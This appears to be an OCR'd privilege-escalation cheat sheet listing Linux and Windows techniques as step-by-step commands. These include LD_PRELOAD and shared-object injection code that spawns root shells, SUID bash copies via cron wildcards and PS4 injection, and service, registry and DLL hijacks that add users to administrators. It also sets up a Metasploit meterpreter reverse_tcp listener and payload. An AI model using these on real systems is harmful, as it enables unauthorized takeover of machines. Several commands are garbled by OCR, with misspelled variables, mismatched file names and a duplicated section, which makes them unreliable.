
SUDO LD_PRELOAD

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



1.

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
 unsetenv("LD_PRELOAD");
 setgid(0);
 setuid(0);
 system("/bin/bash");
}
```

2.

- gcc -fPIC -shared -o /tmp/ldreload.so ldreload.c -nostartfiles

3.

- sudo LD_RELOAD=tmp/ldreload.so apache2

4.

- id


ABUSING FILE PERMISSION VIA SUID BINARIES - (.SO INJECTION)

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



1.
   - Mkdir /home/user/.config
2.

```
#include <stdio.h>
#include <stdlib.h>
static void inject() _attribute _((constructor));
void inject() {
 system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash
-p");
}
```

3.
   - gcc -shared -o /home/user/.config/libcalc.so -fPIC/home/user/.config/libcalc.c
4.
   - /usr/local/bin/suid-so
5.
   - id

DLL INJECTION

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Injection

1.
RemoteDLLInjector64
Or
MemJect
Or
https://github.com/tomcarver16/BOF-DLL-Inject
2.
#define PROCESS_NAME "csgo.exe"
Or
RemoteDLLInjector64.exe pid C:\runforpriv.dll
Or
mandllinjection ./runforpriv.dll pid

EARLY BIRD INJECTION


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

- hollow svchost.exe pop.bin



PROCESS INJECTION THROUGH MEMORY SECTION


Domain: No

Local Admin: Yes

OS: Windows

Type: Injection

- sec-shinject PID /path/to/bin




ABUSING SCHEDULED TASKS VIA CRON PATH OVERWRITE

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Scheduled Tasks



- echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > systemupdate.sh;
- chmod +x systemupdate.sh
- Wait a while
- /tmp/bash -p
- id && whoami

ABUSING SCHEDULED TASKS VIA CRON WILDCARDS

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Scheduled Tasks

- echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/systemupdate.sh;
- touch /home/user/ --checkpoint=1;
- touch /home/user/ --checkpoint-action=exec=sh\systemupdate.sh
- Wait a while
- /tmp/bash -p
- id && whoami


ABUSING FILE PERMISSION VIA SUID BINARIES - SYMLINK)

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing File Permission



1.
   - su - www-data;
2.
   - nginxed-root.sh /var/log/nginx/error.log;
3.
   - In root user
   - invoke-rc.d nginx rotate >/dev/null 2>&1


ABUSING FILE PERMISSION VIA SUID BINARIES - SYMLINK)

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing File Permission



1.
   - su - www-data;
2.
   - nginxed-root.sh /var/log/nginx/error.log;
3.
   - In root user
   - invoke-rc.d nginx rotate >/dev/null 2>&1

ABUSING FILE PERMISSION VIA SUID BINARIES - ENVIRONMENT VARIABLES #1)

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing File Permission

1.
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' >/tmp/service.c;
2.
gcc /tmp/services.c -o /tmp/service;
3.
export PATH=/tmp:$PATH;
4.
/usr/local/bin/sudi-env; id


ABUSING FILE PERMISSION VIA SUID BINARIES - ENVIRONMENT VARIABLES #2)

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing File Permission



- env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +S /tmp/bash)' /bin/sh -c /usr/local/bin/suid-env2; set +x; /tmp/bash -p'


DLL HIJACKING

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - Windows_dll.c:
   - cmd.exe /k net localgroup administrators user /add
2.
   - x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
3.
   - sc stop dllsvc & sc start dllsvc

ABUSING SERVICES VIA BINPATH

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1.
   - sc config daclsvc binpath= "net localgroup administrators user /add"
2.
   - sc start daclsvc


ABUSING SERVICES VIA UNQUOTED PATH

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
2.
   - Place common.exe in ‘C:\Program Files\Unquoted Path Service’.
3.
   - sc start unquotedsvc


ABUSING SERVICES VIA REGISTRY

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f
2.
   - sc start regsvc


ABUSING SERVICES VIA EXECUTABLE FILE

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
   - copy /y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
2.
   - sc start filepermsvc


ABUSING SERVICES VIA AUTORUN

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
In Metasploit (msf > prompt) type: use multi/handler
In Metasploit (msf > prompt) type: set payload windows/meterpreter/reverse_tcp
In Metasploit (msf > prompt) type: set lhost [Kali VM IP Address]
In Metasploit (msf > prompt) type: run
Open an additional command prompt and type:
msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f exe -o
program.exe
2.
Place program.exe in 'C:\Program Files\Autorun Program'.


ABUSING SERVICES VIA ALWAYSINSTALLELEVATED

Domain: No

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



1.
msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi-nouac -o setup.msi
2.
msiexec /quiet /qn /i C:\Temp\setup.msi
Or
SharpUp.exe AlwaysInstallElevated

ABUSING SERVICES VIA SECREATETOKEN


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1.
.load C:\dev\PrivEditor\x64\Release\PrivEditor.dll
2.
!rmpriv



ABUSING SERVICES VIA SEDEBUG

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

1.
Conjure-LSASS
Or
syscall_enable_priv 20

REMOTE PROCESS VIA SYSCALLS (HELLSGATE|HALOSGATE)


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- injectEtwBypass pid




ESCALATE WITH DUPLICATETOKENEX

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



- PrimaryTokenTheft.exe pid

Or

- TokenPlaye.exe --impersonate --pid pid


ABUSING SERVICES VIA SEINCREASEBASEPRIORITY

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



- start /realtime SomeCpuIntensiveApp.exe


ABUSING SERVICES VIA SEMANAGEVOLUME

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege



- Just only compile and run SeManageVolumeAbuse

